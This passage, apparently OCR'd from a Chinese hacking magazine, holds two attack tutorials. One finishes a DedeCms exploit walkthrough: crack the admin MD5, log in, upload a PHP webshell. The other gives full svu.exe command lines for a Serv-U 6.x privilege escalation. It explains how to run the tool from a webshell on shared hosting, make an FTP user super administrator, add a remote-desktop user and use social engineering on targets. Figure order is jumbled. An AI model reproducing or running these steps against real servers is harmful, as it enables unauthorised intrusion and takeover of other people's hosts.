


图3

四、登录后台拿Webshell

怎么样，非常简单吧？到这里就已经可以拿着MD5值直接去查询密码明文了，这里的eee01c9ab7267f25还原成明文即是hackest。下一步就该登录后台拿Webshell了。后台登录地址为（在URL后加上dede即可自动跳转至后台登录页面）：http://127.0.0.1/dedecms/dede/login.php?gotopage=%2Fdedecms%2Fdedc%2F。用户名和密码均为hackest，成功登录后台，如图4。然后打开"模板管理"页面，直接上传你的PHP马即可，如图5。




图4




图5




图 6

直接在后台点击该文件访问即可跳转至 Webshell 的登录入口，输入密码进入即可，如图6。

整个过程非常的简单，基本上没有什么技术含量可言。如果菜鸟们觉得手动很麻烦的话，不妨试下一个针对此漏洞的利用工具，界面如图7。





图 7

怎么样，很贴心吧，从注册到登录后台的“一条龙”功能！

五、漏洞修补

官方已经给出了补丁，不过没有集成到 4.0 的安装程序包里面，用补丁包里的 buy_action.php 文件覆盖原文件即可。

（文章中涉及到的工具 DedeCms 最新注射漏洞利用工具、buy_action.php 补丁文件已经收录在光盘中）



提权，别忘了Serv-U6.X通杀漏洞

Bink[V2]

前天有位朋友QQ上问我是否知道最近出的Serv-U 6.X 版本的通杀本地提权漏洞，我说不清楚，朋友也说不晓得是真是假，随后我让他在本地电脑上进行了测试，结果果然可以提权成功，测试环境为 Windows2003 + Serv-U6.4 中文版，下面就是详细的利用方法。

打开Serv-U 6.X 管理程序，添加用户 bink，密码 bink，用户权限设置参考一般的IIS 设置，仅允许访问D 盘的某个目录，然后将此svu.exe 程序存放在安装有 Serv-U 服务器上的任何拥有执行权限的文件夹中，比如 C:\svu.exe，然后执行 **c:\svu.exe -i 127.0.0.1 -u bink -p bink -a c:**，就可以将指定用户权限提升为超级管理员，并具有 C 盘的完全权限。

来解释一下命令语句：“svu.exe -i 127.0.0.1 -u user -p pass -a c:”。

-i 参数后面跟Serv-U 服务器的IP 地址（似乎还可以远程提权？不过我没有测试过）；

-u 参数后面跟需要提权的用户名称；

-p 参数后面跟需要提权的用户的密码；

-a 参数后面跟需要指定权限的目录（如果对方的系统是安装在D 盘甚至 X 盘，改改这里就行了）。

假设现在我的网站使用的是虚拟主机服务器，那么我们只需要将svu.exe 上传到服务器目录中，比如 D:\wwwroot\vtwo.cn\svu.exe，而该目录具有可执行权限，然后再上传一个海阳木马到服务器中，最后我们在木马自带的 WS 执行CMD 命令“d:\wwwroot\vtwo.cn\svu.exe -i 127.0.0.1 -u bink -p abc123



图 2




图 3

-a c:”，就可以将我在这台服务器的FTP 用户（购买空间的都有一个服务商分配给你的受限用户）提升为超级管理员权限了，并且具有 C 盘的任意权限，接下来添加系统用户登录3389 的后话就不多提了。当然也可以配合社工得到一个目标服务器的 FTP 用户，再利用此溢出程序提升权限进行入侵，总之方法很多，就看如何去运用。

我特意在Google 搜索了最新的Serv-U 6.4.0.6，然后下载英文版本回来安装，然后添加用户 bink，密码也是bink，目录锁定在D:\wwwroot\，不可以跨目录，只有写入权限，用户类别也是默认的普通用户，如图1。然后将svu.exe 存放到E 盘




图 1

